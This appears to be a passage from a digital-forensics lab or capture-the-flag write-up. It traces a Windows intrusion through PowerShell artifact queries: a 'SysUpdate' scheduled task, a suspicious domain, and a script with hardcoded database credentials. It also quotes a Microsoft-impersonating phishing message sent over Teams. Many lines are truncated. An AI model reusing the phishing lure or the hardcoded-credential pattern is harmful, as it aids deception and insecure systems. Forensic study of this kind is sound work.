AppCompatCache Parser version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: --csv .

Processing hive 'Live Registry'

Found 662 cache entries for Windows10C_11 in ControlSet001

Results saved to '.\20241225121423_Windows10C_11_WKSTN-3847_A
```

Command:

```
$parsedData = Import-Csv -Path "20241225121423_Windows10C_11_
$parsedData | Where-Object {$_.Executed -eq "Yes"}
```

Output - Evidence:

```
ControlSet          : 1
CacheEntryPosition  : 42
Path                : C:\Users\m.anderson\AppData\Roaming\con
LastModifiedTimeUTC : 2024-03-24 19:07:49
Executed            : Yes
Duplicate           : False
SourceFile          : Live Registry
```

When was the malicious persistent implant created?

Command:

```
Get-ScheduledTask | Where-Object {$_.Date -ne $null -and $_.S
```

Output - Evidence:

```
Date                       TaskName
----                       --------
2005-10-11T13:21:17-08:00  Office ClickToRun Service Monitor
2006-11-10T14:29:55.5851926 AD RMS Rights Policy Template Man
2008-02-25T19:15:00        WinSAT
2010-06-10T17:49:20.8844064 Tpm-Maintenance
2010-09-30T14:53:37.9516706 .NET Framework NGEN v4.0.30319 64
2010-09-30T14:53:37.9516706 .NET Framework NGEN v4.0.30319
2011-07-22T00:00:00.8844064 Sqm-Tasks
2012-02-07T16:39:20        Secure-Boot-Update
2013-01-10T16:32:04.2837388 SynchronizeTimeZone
2015-02-09T10:54:13.9629482 EDP Policy Manager
2015-02-16T17:49:20.8844064 Tpm-HASCertRetr
2017-01-01T00:00:00        Office Feature Updates
2017-01-01T00:00:00        Office Feature Updates Logon
2017-08-05T12:13:18.0043321 Office Automatic Updates 2.0
2024-03-24T19:16:23        SysUpdate
```

Command:

```
Get-ItemProperty "HKLM:\Software\Microsoft\Windows\CurrentVer
```

Output - Evidence:

```
SecurityHealth            : C:\Windows\system32\SecurityHealt
NOT_PART_OF_THE_CHALLENGE : C:\Windows\System32\not_part_of_t
PSPath                    : Microsoft.PowerShell.Core\Registr
PSParentPath              : Microsoft.PowerShell.Core\Registr
PSChildName               : Run
```

```
PSDrive                    : HKLM
PSProvider                 : Microsoft.PowerShell.Core\Registr
```

What is the domain accessed by the malicious implant?

Command:

```
Get-NetTCPConnection | select LocalAddress,localport,remotead
```

Output - Evidence:

```
10.10.20.36                    50248 23.216.155.96
10.10.20.36                    50247 20.109.210.53
10.10.20.36                     3389 10.100.2.141
0.0.0.0                        49668 0.0.0.0
0.0.0.0                        49672 0.0.0.0
0.0.0.0                        49669 0.0.0.0
0.0.0.0                        50247 0.0.0.0
0.0.0.0                        50248 0.0.0.0
0.0.0.0                        49674 0.0.0.0
0.0.0.0                        49665 0.0.0.0
0.0.0.0                        49666 0.0.0.0
0.0.0.0                        49667 0.0.0.0
```

Command:

```
Get-DnsClientCache | ? Entry -NotMatch "workst|servst|memes|k
```

Output - Evidence:

```
e.8.6.5.d.b.0.b.a.8.a.... e.8.6.5.d.b.0.b.a.8.a.... PTR    Su
sls.update.microsoft.com  sls.update.microsoft.com  CNAME  Su
sls.update.microsoft.com  glb.sls.prod.dcat.dsp.... A      Su
g.live.com                g.live.com                CNAME  Su
g.live.com                g.msn.com                 CNAME  Su
g.live.com                g-msn-com-nsatc.traffi... A      Su
```

```
advancedsolutions.net     advancedsolutions.net     AAAA   Su
advancedsolutions.net                               A      No
```

Command:

```
ipconfig /displaydns
```

Output - Evidence:

```
    advancedsolutions.net
    ----------------------------------------
    Record Name . . . . . : advancedsolutions.net
    Record Type . . . . . : 28
    Time To Live  . . . . : 603001
    Data Length . . . . . : 16
    Section . . . . . . . : Answer
    AAAA Record . . . . . : fe80::808e:5a8a:b0bd:568e


    advancedsolutions.net
    ----------------------------------------
    No records of type A
```

Command:

```
Get-NetTCPConnection | Where-Object { $_.State -eq "Establish
```

Output - Evidence:

```
LocalAddress                        LocalPort RemoteAddress
------------                        --------- -------------
fe80::808e:5a8a:b0bd:568e%5         50325     fe80::808e:5a8a
fe80::808e:5a8a:b0bd:568e%5         8080      fe80::808e:5a8a
10.10.20.36                         3389      10.100.2.141
```

> **What file did the attacker leverage to gain access to the database server?**

Command:

```
ls -Force C:\Users\m.anderson\Documents
```

Output - Evidence:

```
    Directory: C:\Users\m.anderson\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hsl        3/24/2024   4:00 PM                My Music
d--hsl        3/24/2024   4:00 PM                My Pictures
d--hsl        3/24/2024   4:00 PM                My Videos
-a-h--        3/24/2024   8:06 PM           2246 Default.rdp
-a----        3/24/2024   4:38 PM           1453 demo_automat
-a-hs-        3/24/2024   4:00 PM            402 desktop.ini
-a----        3/24/2024   4:39 PM            504 New-ADUser.p
-a----        3/24/2024   4:39 PM            344 New-Exchange
-a----        3/24/2024   7:06 PM            904 payslip_mand
-a----        3/24/2024   4:39 PM            592 Set-FileServ
-a----        3/24/2024   7:32 PM        5282424 tools.zip
```

Command:

```
Get-Content "C:\Users\m.anderson\Documents\demo_automation.ps
```

Output - Evidence:

```
# Define variables
$postgresVersion = "13.3" # Update with the desired PostgreSQ
$installDir = "C:\Program Files\PostgreSQL\$postgresVersion"
$tempDir = "$env:TEMP\PostgresTemp"
$remoteHost = "HS-SQL-01.healthsphere.com"
```

```
$username = "dbadmin" # Hardcoded username
$password = "db@dm1nS3cur3Pass!"
```

When did the victim receive the malicious phishing message?

Command:

```
ls C:\Users\ | foreach {ls “C:\Users\$_\AppData\Roaming\Micro
```

Output - Evidence:

```
    Directory: C:\Users\a.ramirez\AppData\Roaming\Microsoft\T
    Directory: C:\Users\Administrator\AppData\Roaming\Microso
```

Command:

```
dir C:\Users\a.ramirez\AppData\Roaming\Microsoft\Teams\Indexe
```

Output - Evidence:

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        3/24/2024   4:48 PM                https_teams.
d-----        3/24/2024   6:49 PM                https_teams.
```

Command:

```
C:\Tools\ms_teams_parser.exe -f "C:\Users\a.ramirez\AppData\R
cat outputramirez.json | ConvertFrom-Json
```

Output - Evidence:

```
displayName       : Emily Johnson
email             : e.johnson@healthspheresolutions.onmicroso
mri               : 8:orgid:d29c92f3-b412-47d3-9361-a186d12a7
```

```
origin_file       : C:\Users\a.ramirez\AppData\Roaming\Micros
record_type       : contact
userPrincipalName : e.johnson@healthspheresolutions.onmicroso

attachments            : {}
cachedDeduplicationKey : 8:live:.cid.268f655553d661d1_3063920
clientArrivalTime      : 1711305394946.0
clientmessageid        : 3063920760334493725
composetime            : 1711305394946.0
content                : Dear Alexis,



                         We value the security of your Micros


                         Recently, there has been activity re
                         and security information to ensure e


                         As part of our security measures, we



                         https://login.sourcesecured.com/supp


                         This will help us verify that you ar


                         If you did not initiate any recent a


                         Thank you for being so cooperative i


                         Sincerely,
                         Microsoft Identity Provider
```


```
contenttype             : text
conversationId          : 19:uni01_kwqsezf3kqqfcqfwllsbwohsk34
createdTime             : 2024-03-24T18:36:34.946000
creator                 : 8:live:.cid.268f655553d661d1
isFromMe                : False
messageKind             :
messagetype             : RichText/Html
origin_file             : C:\Users\a.ramirez\AppData\Roaming\M
originalArrivalTime     : 1711305394038.0
properties              : @{importance=; languageStamp=languag
record_type             : message
version                 : 2024-03-24T18:36:34.038000

attachments             : {}
cachedDeduplicationKey  : 8:orgid:0a6577a0-b76f-45ba-ba51-f1d8
clientArrivalTime       : 1711298804498.0
clientmessageid         : 1062430014308698874
composetime             : 1711298804498.0
content                 : Actually, yes. I just had a meeting
contenttype             : Text
conversationId          : 19:0a6577a0-b76f-45ba-ba51-f1d8648c6
createdTime             : 2024-03-24T16:46:44.498000
creator                 : 8:orgid:0a6577a0-b76f-45ba-ba51-f1d8
isFromMe                : False
messageKind             :
messagetype             : RichText/Html
origin_file             : C:\Users\a.ramirez\AppData\Roaming\M
originalArrivalTime     : 1711135579661.0
properties              : @{cards=System.Object[]; files=Syste
record_type             : message
version                 : 2024-03-22T19:26:19.661000
```


Command:


```
ls C:\Users\ | foreach {ls "C:\Users\$_\AppData\Local\Google\
```

Output - Evidence:

```
Directory: C:\Users\a.ramirez\AppData\Local\Google\Chrome
Directory: C:\Users\Administrator\AppData\Local\Google\Ch
```






DB Browser for SQLite - C:\Users\Administrator\Downloads\Hindsight Report (2024-12-25T13-58-20) (1).sqlite
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
SQL 1
1 SELECT * FROM timeline WHERE type='url';
type timestamp url tit
100 url 2024-03-24 11:39:09.043 https://outlook.office.com/owa/?... Mail - Alexis Ramirez - Ou
101 url 2024-03-24 11:39:09.043 https://outlook.office.com/mail/ Mail - Alexis Ramirez - Ou
102 url 2024-03-24 11:39:10.015 https://www.sourcesecured.com/login?... Sign in to your account
103 url 2024-03-24 11:39:10.015 https://login.sourcesecured.com/common/oauth... Sign in to your account
104 url 2024-03-24 12:23:31.075 https://outlook.office.com/mail/inbox/id/... Mail - Alexis Ramirez - Ou
105 url 2024-03-24 12:53:26.202 https://support.microsoft.com/en-au/office/... HLOOKUP function - Micro
Execution finished without errors.
Result: 117 rows returned in 79ms
At line 1:
SELECT * FROM timeline WHERE type='url';
Edit Database Cell
Mode: Text
NULL
Type of data currently in cell: NULL
0 byte(s)
Apply
Remote
Identity Select an identity to connect
DBHub.io Local Current Database
Name
SQL Log Plot DB Schema Remote
UTF-8